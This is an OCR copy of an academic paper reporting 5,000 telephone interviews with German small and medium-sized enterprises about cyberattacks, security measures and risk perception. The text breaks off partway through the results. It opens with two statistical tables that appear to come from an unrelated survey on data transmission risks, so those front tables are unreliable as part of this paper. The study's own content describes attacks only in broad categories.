Table 14: Post-hoc comparisons of severity of risks of the participant's transmission method (Survey 2, Q18) using pairwise Mann-Whitney U-test with Holm-Šidák correction. (Omnibus Kruskal-Wallace test significant, $H = 249.69$, $p < 0.001$

	Harassment	**Identity theft**	**Financial**	**Physical**	**Reputational**
Harassment	—				
Identity theft	< 0.001*	—			
Financial	< 0.001*	0.158	—		
Physical	< 0.001*	< 0.001*	< 0.001*	—	
Reputational	0.723	< 0.001*	< 0.001*	< 0.001*	—
Not Received	< 0.001*	< 0.001*	0.045*	< 0.001*	< 0.001*

Table 15: Post-hoc comparisons how likely sensitive data is to be leaked (Survey 2, Q14) using pairwise Mann-Whitney U-test with Holm-Šidák correction. (Omnibus Kruskal-Wallace test was significant, $H = 32.31$, $p < 0.001$)

	Intercepted in transit	**Recipient leaks by accident**
Intercepted in transit	—	
Recipient leaks by accident	0.259	—
Recipient leaks on purpose	< 0.001*	< 0.001*

A Large-Scale Interview Study on Information Security in and Attacks against Small and Medium-sized Enterprises

Nicolas Huaman[*C] Bennet von Skarczinski[†] Christian Stransky[*] Dominik Wermke[*]
Yasemin Acar[*#] Arne Dreißigacker[×] Sascha Fahl[*C]

[C]CISPA Helmholtz Center for Information Security
[*]Leibniz University Hannover [#]Max Planck Institute for Security and Privacy
[†]PwC Germany [×]Criminological Research Institute of Lower Saxony

Abstract

Cybercrime is on the rise. Attacks by hackers, organized crime and nation-state adversaries are an economic threat for companies world-wide. Small and medium-sized enterprises (SMEs) have increasingly become victims of cyberattacks in recent years. SMEs often lack the awareness and resources to deploy extensive information security measures. However, the health of SMEs is critical for society: For example, in Germany, 38.8% of all employees work in SMEs, which contributed 31.9% of the German annual gross domestic product in 2018. Many guidelines and recommendations encourage companies to invest more into their information security measures. However, there is a lack of understanding of the adoption of security measures in SMEs, their risk perception with regards to cybercrime and their experiences with cyberattacks. To address this gap in research, we performed 5,000 computer-assisted telephone-interviews (CATIs) with representatives of SMEs in Germany. We report on their experiences with cybercrime, management of information security and risk perception. We present and discuss empirical results of the adoption of both technical and organizational security measures and risk awareness in SMEs. We find that many technical security measures and basic awareness have been deployed in the majority of companies. We uncover differences in reporting cybercrime incidences for SMEs based on their industry sector, company size and security awareness. We conclude our work with a discussion of recommendations for future research, industry and policy makers.

1 Introduction

The consequences of cybercrime are felt world-wide. In 2018 a study by the Center for Strategic and International Studies (CSIS) and McAfee estimates that each year 0.8% of global GDP, close to $600 billion, is lost to cybercrime [25]. The global impact of cybercrime will only increase further as more and more potential targets gain online access in developing markets, and digital currencies simplify the extortion of money.

With many potential victims and easy automation, cyberattacks can be operated at scale. In 2019 alone, the FBI's Internet Crime Complaint Center received 467,361 complaints concerning cyberattacks, resulting in estimated losses of more than $3.5 billion [21]. Especially businesses are high-priority targets due to low risk to payoff ratio and their often large attack surfaces. The UK Department for Digital, Culture, Media & Sport reports in their "Cyber Security Breaches Survey 2019" that a third (32%) of the participating businesses experienced a cybersecurity breach or attack in the last 12 months [14].

While large enterprises often have considerable budgets and dedicated security teams available to protect themselves from attacks, SMEs often lack the expertise and assets to properly defend themselves from such attacks. The "Cyber Security Breaches Survey 2019" reports that SMEs were especially at risk, with up to 40% experiencing breaches [14]. According to the "Second Annual State of Ransomware Report: Survey Results for Australia", 32% of SMEs were hit by ransomware in 2017, and one fifth had to completely stop operations immediately [30]. A recent Public Service Announcement by the FBI further highlights the rise and danger of ransomware attacks [17].

SMEs[1] make up a large percentage of the economy in European countries and the U.S. In Germany, they are responsible for 31.9% of the gross domestic product, and they employ 38.8% of all employees in Germany. With such a large share of turnover but noticeably lower resources for information security, SMEs require special support to defend against cybercrime and the resulting casualties [39].

In this work, we investigate the perception, handling, problems, and experiences of SMEs in Germany with information security. Using the results, we uncover areas of high risk and provide recommendations for SMEs in Germany and internationally. To guide our research, we follow this set of research questions:

[1] In our study we exclude micro-enterprises - defined as <10 employees in Germany and <20 employees in the U.S.

RQ1: "*How do company employees perceive the risk of cyberattacks?*"

RQ2: "*Which and how frequent are information security measures deployed in SMEs?*"

RQ3: "*Which types and frequencies of attacks have our participating companies detected within the last 12 months?*"

RQ4: "*How are deployed security measures and company characteristics related to reported incidents and what are the emerging victimization factors?*"

Based on these research questions, we conducted computer-assisted telephone-interviews (CATI) with representatives of SMEs in Germany ($n = 5,000$). We were interested in their experiences and problems with cybercrime, as well as their perception of risks and handling of information security. We find that basic technical security measures and a certain security awareness have arrived in company mindsets, but not for all employees. Security measures such as information security training, regular risk analysis and emergency drills that involve all company staff still only happen within half of all SMEs in our dataset. We also identify aspects contributing to the likelihood of encountering certain cybercrime attacks, including company characteristics such as industry sector, internationality, and company size but also smaller factors such as the technical and organization security measures and their effects on certain attack types.

Our work is different from previous research in multiple ways:

- To the best of our knowledge, the scale of our interview study with 5,000 companies is unmatched by previous academic publications and on-par with the largest government surveys (e. g., 7,818 by the U.S. Department of Justice in 2008 [32]).
- Our interview study covers not only interactions with cybercrime and cyberattacks but also company characteristics, risk awareness and deployed security measures.
- Our data analysis includes empirical results for company characteristics as well as their relation to deployed security measures, risk perception of those companies, and experienced cyberattacks.

By using internationally assignable categories, we aim to make our results more comparable with studies and official statistics in other countries.

The remaining paper is organized as follows: We discuss related work (Section 2), describe our methodology (Section 3), and present our results (Section 4). Finally, we discuss our findings (Section 5) and conclude our work (Section 6).

2 Related Work

We discuss related work in two key areas: measurement of cybercrime in small and medium companies and the effects and costs of cybercrime.

Measurement of Cybercrime in Small and Medium Companies. Previous research focuses on surveys and statistics covered by official authorities, as well as surveys conducted by commercial organizations without the direct involvement of academic institutions. Even though there is a major need for well-founded research in literature covering cyberattacks against organizations [2,27,28,35], commercial author groups clearly dominate the publicly available literature [18] and, therefore, significantly influence our society's perception of the phenomenon [31].

Rantala conducted one of the first large-scale surveys investigating cyberattacks using social science approaches to enable the transfer of findings to the underlying population. Surveying 8,000 U.S. enterprises, she constituted the prevalence of cyberattacks in 2005 by several structural characteristics and security measures as well as damages and costs. She finds that companies are not affected equally by cyberattacks (e. g., some sectors are targeted more frequently, and companies that outsourced all or part of their computer security had a higher prevalence) [32]. Rantala's findings provide a good overview, but might be outdated compared to the dynamic field of cybersecurity, lack inferential analysis, and are not valid for most European organizations. More recently, Klahr et al. and Osbourne et al. conducted similar research to Rantala with a focus on UK businesses. Both surveys also found evidence for varying impacts of cyberattacks against businesses (e. g., large businesses are more likely to be struck more often, have a higher incident of breaches among those taking action to protect themselves [24], and certain sectors suffer more online crime incidents than others [29]) but also omit to exceed descriptive analytics.

Alluding to the lack of proper research, Romanosky's findings based on publicly available data suggest "*that public concerns regarding the increasing rates of breaches and legal actions may be excessive*", compared to the actual impact of events. However, putting the focus on financial impacts by industries, they find that actual damages are comparatively low, leaving out explanatory approaches how certain events lead to particular impacts and why these impacts might differ between individual enterprises (e. g., due to security measures) [34]. Kjaerland also uses secondary data collected by CERTs in the early 2000s, finding "*commercial and government sectors experience different types of attacks, with different types of impact, stemming from different sources*". Although their data set provides some attack-specific variables, they also face limitations of lacking structural characteristics of the targeted businesses, established security measures, as well as a representative sample [23]. The same limitations can be applied to Paoli et al. who attempt to assess the im-

pact of cybercrime by surveying 300 Belgian businesses in 2016, suffering a non-participation rate of 95%. Also, having a less-technical focus, they find evidence that most affected businesses do not report major harm or costs, and only a fifth of the affected businesses rate harm to operational activities as serious or higher [31].

In the U.S., the Internet Crime Complaint Center (I3C) releases a yearly "Internet Crime Report" [21]. This report covers international and national complaints directed to the I3C. The report provides a good overview of the types of breaches and incidents occurring in the U.S. and provides recommendations, but does not cover company demographics or root-cause analysis. In the UK, the Department for Digital, Culture Media and Sport (DCMS) releases a yearly "Cyber Security Breaches Survey" [14]. The report covers security incidents in companies, security measures they deploy, and risk factors within company demographics. It is a continuation of the survey from Klahr et al. [24]. While it focuses on providing descriptives, statistics, and trends, we attempt to relate risk factors and security measures to security incidents to provide in-depth insights into why companies with certain characteristics are attacked and at risk of what type of attack.

Effects and Costs of Cybercrime. Smith et al. conducted case studies with ten companies concerning the marketing activity and shareholder value after a cybercrime attack [36]. They demonstrate a decline in stock value, high recovery costs, and other consequences for these companies. Other event studies also found evidence for the negative impacts of cybersecurity breaches on stock prices [1, 12, 41]. Anderson et al. analyzed the cost of cybercrime in 2012 [4] and again in 2019 [3]. They report findings in terms of direct losses, the cost of defense and the indirect cost, and factors like lost revenue, but without an explicit focus on companies. In 2019, Demjaha et al. conducted a qualitative case study in semi-structured interviews with employees at a company that recently faced a data breach [13]. Stevens et al. introduced formalized threat modeling in a field study ($n = 25$), finding that the designed threat mitigation strategies provided tangible security benefits [40].

As indicated, research in the field of cyberattacks against businesses based on social science approaches is still underrepresented, compared to the expanse and relevance of this phenomenon. Tackling the critique of Anderson et al. stating available statistics on cybercrime are insufficient and fragmented and suffer under- and over-reporting [4], we believe our large-scale surveys is among the soundest and most comprehensive studies in continental Europe.

3 Methodology

In this section, we describe the interview methodology, details of our data analysis, and discuss limitations of our work. For our study, a professional computer-assisted telephone interview (CATI) service provider conducted 5,000 interviews with German company representatives from August 2018 to January 2019. We provide an overview of the overall methodology in Figure 1.




Figure 1: Illustration of our methodology, including research question identification, interview guide development, pretesting, data collection, and data analysis.

3.1 Interview Guide Development

Our research questions (cf. Section 1) served as the foundation for the CAT-interview guide. Additionally, we conducted interviews with both cybercrime experts and non-experts to establish further areas of interest and improve clarity for the final interview guide.

Interview Structure. We collected interview data in the form of computer-assisted telephone (CAT-) interviews with the help of a professional survey institute with experienced and trained interviewers. Telephone interviews allow queries from the interviewees. To allow for a representative sample of interview partners in German SMEs and a higher response rate, we utilized contacts provided by the survey institute for the interviews.

We developed the final interview questions based on a literature review [6, 7, 10, 20, 22, 24, 31, 32] with the help of six expert interviews and multiple feedback rounds with information security and privacy experts from industry and academia. We did not compensate the experts and the interviews lasted on average 88 minutes. We evaluated the interviews following Mayring's qualitative content analysis approach with two researchers [26].

The CAT-interview guide had the following structure:

1. **Introduction**. The interview started with a brief introduction of the interviewer and interviewee and the pur-

pose of the study. We asked questions about the interviewee's job role in the company and their estimation of sensitivity to information security and cybercrime risks in the company. We report findings of this part of the interview in Sections 4.1 and 4.2 and discuss them in Section 5.

2. **Cyberattacks**. This section includes questions about detected cyberattacks within the last 12 months and covers different types of attacks, e. g., phishing or CEO-fraud.

3. **Security Measures**. This section includes questions about the deployment of technical and organizational security measures in the interviewees' companies.

4. **Demographics**. This section includes demographic questions about the company, e. g., annual turnover, number of locations, and export activity.

Types of attacks. In the interview guide, we divided attacks into the eight categories: ransomware, spyware, attacks using other malware (e. g., viruses, worms, botnets, exploits), manual hacking (e. g., hardware manipulation, unauthorized configuration), (D)DoS attacks, defacing of web content, CEO fraud and phishing. We chose this less technical and relatively broad classification for two reasons. First, to be independent of specific attack vectors, techniques, and tools. We also did not want to include specific domains, systems, or data (e. g. XSS), which could change over time. Second, in order to promote comprehensibility and acceptance among the participants as well as to reduce the complexity of the resulting telephone interview. The types of attacks can be combined with each other. For example, information from a phishing or spyware attack can be used to prepare and execute a CEO fraud attack. The impact on systems and data does not represent a type of attack, but rather the consequence of an attack. For example, "identity theft" does not represent a type of attack, but the result of a successful attack, e. g., with the help of spyware.

Pre-Testing. We pre-tested the interview guide in two phases: First, we invited twelve security experts from industry and academic partners, including information technology and management representatives of multiple regional medium-sized companies, to discuss content- and comprehension-related aspects of the interview guide. We aimed to identify questions companies could not answer (e. g., general problems of comprehension or distinction of certain attacks and security measures), would not answer (e. g., due to discretion or missing approvals) or are not relevant or applicable for specific industries or business models. Second, we piloted the guide by performing telephone interviews with six employees responsible for the information security in small and medium companies. Three of these worked in companies providing IT-as-a-service to multiple small and medium enterprises and offered anonymous insights on their clients. With these pilots, we aimed to identify comprehension difficulties and further thoughts on possible responses to interview questions.

Based on the pre-testing, we revised the interview guide: Besides adding two more questions and some more answer options (e. g., "partially applicable"), we added explanations and rephrased the wording of a few existing questions.

During pre-testing, the telephone interview took 20 minutes on average, and all pilots felt comfortable answering the interview questions. Hence, we did not expect fatigue effects and did not randomize questions to make the interview process easier for the interviewers.

Interviewer Training. In preparation of the interviews, we performed interview training sessions with the 141 interviewers in two on-site call centers of the CATI service provider. The interviewer training illustrated the purpose of our study, discussed each question of the interview guide in detail, encouraged interviewers to point to questions that required further clarification, and provided a list of potential queries interviewees might ask during the interviews.

3.2 Recruitment

We based our research on a stratified random sample of 5,000 organizations. Stratified sampling is a method to sample from a population by partitioning the population into subpopulations. The population of companies in Germany is partitioned based on industry sectors and company sizes.

Industry Sectors. In order to ease international comparability and connectivity to other official studies, we use the official German Industry Classification WZ08 system [38]. WZ08 is based on the European NACE Revision 2 classification [16], which in turn is based on ISIC Rev 4 classification [43] of the United Nations. To obtain a representative sample, we aimed for a sample to be proportional to the distribution of industry sectors by the WZ08-Classification.

Company Size. We built the following subgroups for company size: 10–49, 50–99, 100–249, 250–499, and more than 500 employees. These clusters are based on the Commission Recommendation (2003/361/EC) [42]. This definition is standard across statistics related to European and German SMEs, which allows comparison between our results and those of similar studies. Since we focus on recommendations for tech departments of companies outside of the technology sector, we excluded micro-enterprises (< 9 employees). These micro-enterprises usually either have a strong technological focus or need to rely on external providers for their IT due to their small size. To compare company size categories, we instructed the CATI service provider to obtain 1,000 companies of each subgroup and companies in each company size subgroup for SMEs as well as 500 companies with 500 or more employees (cf. Table 1).

Large organizations and organizations providing services of general interest, in particular, are thus more strongly rep-

Table 1: Sample distribution and selection criteria for the different categories ($n = 5{,}000$).

Category	Selection Criteria	Sample Size		Percent	
		Target	After Filtering	Dataset	Real World
10–49 employees	Proportional to the selection population by company size and industry; Industry by WZ08-Classification A to S†	1,000	1,190	23.8%	79.1%
50–99 employees		1,000	1,181	23.6%	10.5%
100–249 employees		1,000	1,120	22.4%	6.5%
250–499 employees	Best Effort Base by company size and industry; industry by WZ08-Classification A to S†	1,000	1,005	20.1%	2.2%
500+ employees		500	504	10.1%	1.8%
Enterprises providing services of general interest [8]	Best Effort Base by industry; Selected industries (Subindustries of WZ08-D, E, H, J, K, L, O, P, Q)	500	*	*	*
Total			5,000	100%	100%

Overview of WZ08-classes (shortened, full names in [38]): **A: Agriculture & Fishing, B: Mining & Quarrying, C: Manufacturing, D: Energy & Gas, E: Water & Waste, F: Construction, G: Retail, H: Transportation, I: Accommodation & Food, J: Communication, K: Finances & Insurance, L: Real Estate, M: Prof. & Scientific, N: Administrative & Sup., O: Public Administration, P: Education, Q: Health & Social Work, R: Arts & Entertainment, S: Other Services, T: Households, U: Extraterritorial Organisations**

* Included in categories above. Not further analyzed due to being out of context for this publication.

† Excluding WZ08-O, T, U

resented in the sample than in the population and selection totality (oversampling).

The CATI service provider drew the sample from two commercial company databases [5, 19]. The databases, according to their self-declaration, combined contain all small, medium-sized, and large companies in Germany and include contact and meta information, including industry sector and company size.

We aimed to interview employees responsible for information security. In companies without dedicated information security staff, e. g., because information security was outsourced to external service providers or taken over by employees of other areas, we invited a representative of the board or other job roles (cf. Table 2 for further details).

3.3 Data Handling

Data Quality. We took the following measures to improve overall data quality. Since we relied on CAT-interviews, we designed the interview questions with a focus on comprehension. Interviewers were supported by a computer program that led them through the interview guide so they could focus on the interviewees' answers and enter data electronically. The computer program enforced validation rules, including the correct sequence of filter questions and checks for invalid answers. In addition, all interviewers were experienced and completed our interviewer training sessions. Concerning the questions about company headcount, annual turnover, and encountered security incidents, self-reporting on exact numbers proved to be difficult for participants. In the case of employees and annual turnover, we used the buckets available in the company database we used for sampling. In the case of employees, these buckets match the categories in Table 1. For incident numbers, however, the numbers strongly clustered and likely varied in quality. Therefore, we changed our analysis approach for the relevant regressions, only investigating whether a company did or did not need to actively react to a certain attack type within the last 12 months (Section 4.4).

The interview guide included only closed questions. Number questions like number of locations included a free-text option (See Appendix A) to enter these numbers, but only the interviewee position included actual free-text. For these positions, three authors developed a codebook, coded all answers independently and resolved all conflicts.

Data Analysis. As our regression analyses are intended to be exploratory, we consider a set of candidate models for each regression and select the final model based on the lowest Akaike Information Criterion (AIC) [11]. To analyze binary outcomes (e. g., deployment of a security measure), we rely on logistic regression, and to analyze numeric outcomes (e. g., information security sensitivity), we rely on linear regression. We consider candidate models consisting of every possible combination of the independent factors. Possible independent factors and corresponding baseline values are described in the appendix A. In general, sections included all factors of the previous section and the demographics as optional factors, but none of the later sections i. e. security measures (4.3) have demographics (4.1) and risk awareness (4.2) as factors but not incidents (4.4) or company sensitivity (4.2). This way we prevent having to describe the same correlations multiple times and we can keep a clear red line throughout our analysis. For some regressions, we added factors as non-optional, where it helped comparison or allowed for some more detail. The respective result sections explain which factors were added and why, and the results generally did not increase the AIC by more than 30 points. We present the outcome of our regressions in tables where each row contains a factor and the corresponding change of the analyzed outcome in relation to the baseline of the given factor. Our logistic regression models measure change from baseline factors with an odds ratio

(O.R.), in the case of our linear regression a coefficient (Coef.). For each factor of a model, we also list a 95% confidence interval (C.I.) and a p-value indicating statistical significance. For our analysis, we focus on factors with significant p-values, which we mark with a "*" and bold font. Due to the many regression analyses we performed, we moved most of them to Appendix B, keeping only representative regressions in the paper itself.

Ethical Considerations. To conduct the large scale telephone interview study in this paper, our institutions did not require a formal IRB process. Nonetheless, we modeled our interview guide after an IRB approved interview study, adhered to the strict German and U.S. data and privacy protection laws and the General Data Protection Regulation in the E.U., and structured our study following the ethical principals of the Menlo report for research involving information and communications technologies [15].

All participants were informed about the study purpose, the data we collected and stored, and contact details to contact the principal investigators or the CATI company in case of questions or concerns. Interviewees were briefed and debriefed on the phone before and after data collection. The CATI provider collected written consent prior to interviews.

Replication Package. To support the replicability of our work, we provide a replication package including the following material: (i) the recruitment email, (ii) the written consent form, (iii) the briefing for interviewers, (iv) the interview questions, and (v) a summary of the dropout and recall report[2]. We translated the original documents from German to English. We also provide the analyzed interview questions in the Appendix A.

Due to the sensitive nature of the collected data, our consent form states that only aggregated, anonymized data will be published. Therefore, we cannot make the raw data available.

We hope this replication package helps future studies to better compare and position themselves to our work.

3.4 Limitations

Like every research study, our work comes with several limitations, which we address below.

Our study is focused on SMEs in Germany. Hence, our results are likely not generalizable to SMEs in other countries. It may also be likely that micro-enterprises and very large enterprises show different results. However, small and medium-sized businesses make up 38.8% of all employees and 17.6% of enterprises, generating 31.9% of the gross domestic product [39]. We used two commercial company databases [5, 19]. They include company name, address, contact information, and the branch of the company. According to their self-declaration, the databases should include all registered companies in Germany [37]. If this is not the case, certain organizations from the population might not have had the chance to be included in the sample. Concerning our interview methodology, the sensitive questions we asked in our security survey might have introduced a desirability bias. Interviewees might have had concerns to answer questions truthfully [33] or participate at all. To combat this bias, we asked for facts about existing and past company policy and history instead of asking for desires and plans. Furthermore, our recruitment-email, briefing and consent form clarified that results will be handled anonymously and only reported in aggregated form, and that we are not rating company security, but investigating the prevalence of cybercrime across companies. We found that companies with fewer than 50 employees more often declined participation in the CAT-Interview. Similarly, companies in certain industries tend to deviate from average participation rates by at most 6%, which we deemed negligible for our results.

Furthermore like all surveys and interviews, we have to expect a self-reporting bias. Since we interviewed only one representative for each company, the data we collected is subjective and informed by individual knowledge, motivation, and attitudes. While we preferred tech staff responsible for information security (e.g., chief information officers, security engineers, or DevOps) as interviewees, not all companies had such staff available. Hence, the interviewees' job roles were diverse (cf. Table 2) and impacted the responses we collected. However, we took this into consideration in our regression analyses (cf. Section 3.3).

Finally, due to time and complexity restrictions of CAT-Interviews [33], our study can only provide limited insights into the maturity level and implementation details of security measures and attacks. For example, two participants confirmed the existence of password policies in their companies without being able to provide detailed information about the policies.

4 Study Results

Overall, the CATI service provider contacted 43,219 small and medium-sized companies in Germany to interview 5,000 companies (11.57% response rate)[3].

In this section we report and discuss results of all 5,000 CAT-interviews. We report and discuss company demographics, risk perceptions of employees, deployed security measures, and detected attacks.

4.1 Company Demographics

A total of 5,000 companies participated in the interview study (cf. Table 1). We interviewed employees in charge of their company's information technology (IT) or security (69.7%;

[2] cf. https://publications.teamusec.de/cybercrime

[3] 5,165 participants started the interviews; 165 (3.2%) dropped out during the interview.

Table 2: Demographics ($n = 5{,}000$).

	Question	Ratio	Companies
General			
Company Age > 10 Years	A.4.1	83.8%	4,192
Export Activity	A.4.3	39.9%	1,997
Enterprises of special interest (Table 1)	A.4.7	16.9%	847
Interviewee Position †			
Tech & Information Security	A.1.1	69.7%	3,484
Management	A.1.1	23.4%	1,171
Audit	A.1.1	2.1%	104
Data Protection	A.1.1	6.8%	342
Factory Safety	A.1.1	1.1%	56
Other	A.1.1	8.0%	402
Distribution †			
Multiple National Locations	A.4.4	41.5%	2,077
International Locations	A.4.4	14.0%	699
IT-Department †			
Inhouse	A.4.5	85.2%	4,262
Outsourced	A.4.6	82.3%	4,116
Information Security Staff †			
Inhouse	A.4.5	73.6%	3,682
Outsourced	A.4.6	37.4%	1,872
Headcount	*		See Table 1

† Multiple answers allowed
* Taken from the recruitment database

3,484), as well as employees in management board positions (23.4%; 1,171). Additionally, we interviewed representatives responsible for company audits (2.1%; 104), data protection (6.8%; 342) and factory safety (1.1%; 56) as well as representatives that did not fit in one of the above categories (8.0%; 402). With increasing company size, our interview was more likely to be with dedicated information technology staff. In smaller companies, we mostly interviewed executive management.

The average company age was 56 years (median = 39); the majority (83.8%; 4,192) is older than ten years (SQ: A.4.1). In our sample, older companies tended to employ more people. Approximately half (58.9%) of the interviewees reported that their company had only one business location in Germany (SQ: A.4.4). About 40% of the companies exported products or services. Companies with fewer employees were less likely to export (SQ: A.4.3). About 85.2% (4,262) of the participants stated that their company employed dedicated information technology (IT) staff (SQ: A.4.5), and 82.3% of companies had purchased IT services from external providers (SQ: A.4.6). Hence, 3,511 (70.2%) run both their own IT department and purchase external IT services. The majority (73.6%; 3,682) of companies has dedicated information security staff, while 37.4% (1,872) relied on external information security service providers. 24.4%(1,220) exclusively rely on external information security services. Table 2 provides an overview of all demographic information we collected. For most demographic questions we allowed multiple answers (cf. Appendix A)

Table 3: Linear regression for sensitivity score.

Factor	Coef.	C.I.	*p*-value
Industry Sector (Only levels with significance shown)			
J: Communication	**0.77**	**[0.35, 1.19]**	**<0.01***
K: Finances & Insurance	**1.23**	**[0.85, 1.61]**	**<0.01***
L: Real Estate	**0.53**	**[0.05, 1.01]**	**0.03***
M: Prof. & Scientific	**0.43**	**[0.11, 0.75]**	**<0.01***
N: Administrative & Sup.	**0.52**	**[0.15, 0.89]**	**<0.01***
Interviewee Position			
Management	-0.18	[-0.38, 0.02]	0.07
Tech	**-0.32**	**[-0.50, -0.13]**	**<0.01***
Employees (Per 100)	**-0.05**	**[-0.09, -0.00]**	**0.03***

4.2 Sensitivity and Risk Perceptions

We asked interviewees questions about information security sensitivity in their companies, and distinguished between management and regular employees. Additionally, we collected risk assessment for their company becoming a victim of a cyberattack with a distinction between targeted and mass attacks.

Information Security Sensitivity. To assess information security sensitivity, we asked interviewees three questions (SQ: A.3.2): We focused on the awareness of information security risks of (i) the management board and (ii) regular employees and their compliance with information security policies, and asked (iii) if the company actively advanced its information security, e. g., by investing in new information security technologies. Figure 2 summarizes the findings. The responses illustrate that most interviewees gave their company a positive assessment for information security sensitivity. Based on the three questions, we built an information security sensitivity score ranging from -6 to 6[4]. According to the regression model in Table 3, the sensitivity scores differed between industry sectors. The regression model indicates that interviewees working in communication, finances & insurance, real estate, professional, scientific, and technical activities and administrative and support service activities were significantly more likely than the baseline construction sector to report higher sensitivity scores. Interestingly, interviewees working in larger companies were significantly more likely to report lower sensitivity scores than interviewees working for smaller companies. Finally, the regression model indicates that interviewees working in a tech job were significantly more likely to report lower information security sensitivity scores.

> *Summary: Information Security Sensitivity.* Interviewees rated their organization's security sensitivity as generally high. While management made up a smaller portion of the interviewee sample, they reported higher sensitivity scores than regular employees. Finance and communication

[4] For this score, we mapped the three 4 point Likert items to $\{-2;-1;1;2\}$. Based on the sum of these scales, an integer between $[-6;6]$, we built a "sensitivity score" that we used for a regression analysis.




Figure 2: Sensitivity of company towards information security.

Table 4: Linear regressions for risk assessment.

Assessment for mass attacks	**Coef.**	**C.I.**	***p*-value**
Interviewee Position			
Management	**0.13**	**[0.00, 0.25]**	**0.05***
Tech	**0.23**	**[0.12, 0.35]**	**<0.01***
Export Activity	**0.12**	**[0.04, 0.20]**	**<0.01***
Multiple National Branches	0.07	[-0.01, 0.15]	0.09
International Branches	**0.15**	**[0.03, 0.26]**	**0.01***
Information Security Sensitivity Employees	**-0.10**	**[-0.14, -0.06]**	**<0.01***
Per 1 Mio Annual Turnover	0.00	[-0.00, 0.00]	0.27
Employees (Per 100)	0.03	[-0.00, 0.06]	0.07
Assessment for targeted attacks	**Coef.**	**C.I.**	***p*-value**
Interviewee Position			
Management	-0.02	[-0.13, 0.08]	0.66
Tech	0.07	[-0.04, 0.17]	0.23
Data Protection Officer	**-0.11**	**[-0.22, -0.01]**	**0.04***
Other	**-0.13**	**[-0.26, -0.00]**	**0.05***
Export Activity	**0.14**	**[0.09, 0.20]**	**<0.01***
Multiple National Branches	**0.06**	**[0.00, 0.12]**	**0.03***
International Branches	**0.11**	**[0.03, 0.20]**	**<0.01***
Information Security Sensitivity Management	**-0.04**	**[-0.07, -0.02]**	**<0.01***
Per 1 Mio Annual Turnover	0.00	[-0.00, 0.00]	0.11
Employees Tech (Per 100)	0.00	[-0.00, 0.00]	0.09
Employees (Per 100)	**0.03**	**[0.01, 0.05]**	**<0.01***

industries received higher scores in general, while staff in tech positions tended to report lower scores across all areas.

Perceived Risk. We asked the interviewees to assess the risk for their company to become a victim of any cyberattack within the next 12 months. We distinguished between targeted attacks, i. e., attacks that would only threaten their company specifically and mass attacks, i. e., attacks that would threaten other companies as well (SQ: A.1.2).

We included the company demographics and sensitivity from the previous section as optional factors in the regression analysis. Surprisingly, the industry sector was dropped out as a factor in both models, indicating that a company's industry sector was not correlated with risk awareness.

In general, interviewees reported significantly lower risks for a targeted attack (8.7%) than for a mass attack (34.9%).

Similar to the information security sensitivity score, the interviewee's job role correlated with their risk perception. Our regression analysis indicates that employees working in information technology or the management board positions perceived a higher risk for mass attacks and data protection




Figure 3: Risk assessment in relation to company size (headcount).

officers and others were significantly more likely to report a lower risk for targeted attacks. Companies that reported export activity and international locations also reported higher risk assessments for mass (Coef. 0.12 and 0.15) and targeted attacks (Coef. 0.14 and 0.11). Furthermore, risk perception varies with company size. Interviewees working for small companies ($<$ 50 employees) reported a lower perceived risk than interviewees working for larger companies ($\geq$ 500 employees) for targeted attacks (6.6% vs. 12.4%; 30.3% vs. 41.7%).

Interestingly, the impact of information security sensitivity differs between mass and targeted attacks based on the sensitivity type: in the regression model for mass attacks, risk assessment negatively tracks with an increase of perceived employee sensitivity (O.R. $= -0.10$), while in the model for targeted attacks, negative effects are seen with perceived manager sensitivity (O.R. $= -0.04$).

Summary: Perceived Risks. Most interviewees assess the risk for their company of being hit by a targeted attack as relatively low, compared to the risk of being hit by a mass attack. In general, interviewees working for small companies report a lower perceived risk of being attacked than interviewees working for larger companies.

4.3 Deployed Security Measures

We asked interviewees to report deployed security measures in their companies and distinguished between technical, e. g., firewall, and organizational measures, e. g., incident response plans (SQ: A.3.1). Figure 4 provides an overview of the reported security measures.

The majority of the interviewees reported that their companies deployed technical security measures. More than 90% reported that they use firewalls, regularly patch and update

